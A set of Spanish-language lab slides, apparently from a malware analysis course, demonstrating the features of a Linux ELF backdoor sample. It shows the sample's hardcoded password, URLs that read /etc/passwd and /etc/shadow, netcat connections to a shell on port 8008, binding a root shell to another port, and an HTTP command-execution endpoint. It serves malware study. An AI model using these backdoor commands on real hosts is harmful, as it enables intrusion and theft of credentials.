


# AIO\_ELF

- En el equipo Windows abrir un navegador *web* e ingresar las siguientes direcciones:


`http://192.168.1.30:8008/givemefile/etc/passwd`

`http://192.168.1.30:8008/givemefile/etc/shadow`






## AIO\_ELF



# AIO\_ELF

- 3.- Puerta trasera



```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
* 3.shell backdoor
* Client:
* nc target 8008
* kissme:) --> your password
```

# AIO\_ELF

- Realizar la conexión al puerto 8008 con la herramienta

> **Netcat** y utilizar la contraseña **"kissme:)"**.  
kissme:)

exit



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.


C:\Users\malware\Desktop>nc 192.168.1.30 8008
kissme:)

=====Welcome to http://www.cnhonker.com=====
=====You got it, have a goodluck. :>=====

Your command: exit
C:\Users\malware\Desktop>
```

# AIO\_ELF

- 4.- Asociar un *shell* a otro puerto




```
malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda
* 4.bind a root shell on your port
* Client:
* http://target:8008/bindport:9999
* nc target 9999
* kissme:) --> your password
```

# AIO\_ELF

- En el equipo Windows abrir un navegador *web* e ingresar las siguientes direcciones:


`http://192.168.1.30:8008/bindport:50500`



# AIO\_ELF

- En la máquina Linux se abre el puerto 50500 en modo escucha.

```
# netstat -nat
```

A terminal window titled 'malware@MalwareAnalysisLab: ~' showing the output of the 'netstat -nat' command. The output lists active internet connections. The first line, 'tcp 0 0 0.0.0.0:50500 0.0.0.0:\* LISTEN', is highlighted with a red box. The second line, 'tcp 0 0 0.0.0.0:8008 0.0.0.0:\* LISTEN', is also visible. The terminal window has a menu bar with 'Archivo', 'Editar', 'Ver', 'Buscar', 'Terminal', and 'Ayuda'.

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:50500          0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:8008           0.0.0.0:*               LISTEN
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- Realizar la conexión al puerto 8008 con la herramienta

> **Netcat** y utilizar la contraseña **"kissme:)"**.  
kissme:)

exit




```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>nc 192.168.1.30 50500
Enter Your password: kissme:)
=====Welcome to http://www.cnhonker.com=====
=====You got it, have a goodluck. :>=====

Your command: exit
C:\Users\malware\Desktop>
```

# AIO\_ELF

- 6.- Shell HTTP



The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The terminal output shows the command "6.http shell" being executed, followed by "Client:" and the URL "http://target:8008/givemeshell:ls -al (no pipe)". The command "6.http shell" is highlighted with a red box.


```
malware@MalwareAnalysisLab: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
* 6.http shell  
* Client:  
* http://target:8008/givemeshell:ls -al (no pipe)
```




# AIO\_ELF

- En el equipo Windows abrir un navegador *web* e ingresar las siguientes direcciones:

`http://192.168.1.30:8008/givemeshell:ls -al`



## AIO\_ELF



## AIO\_ELF

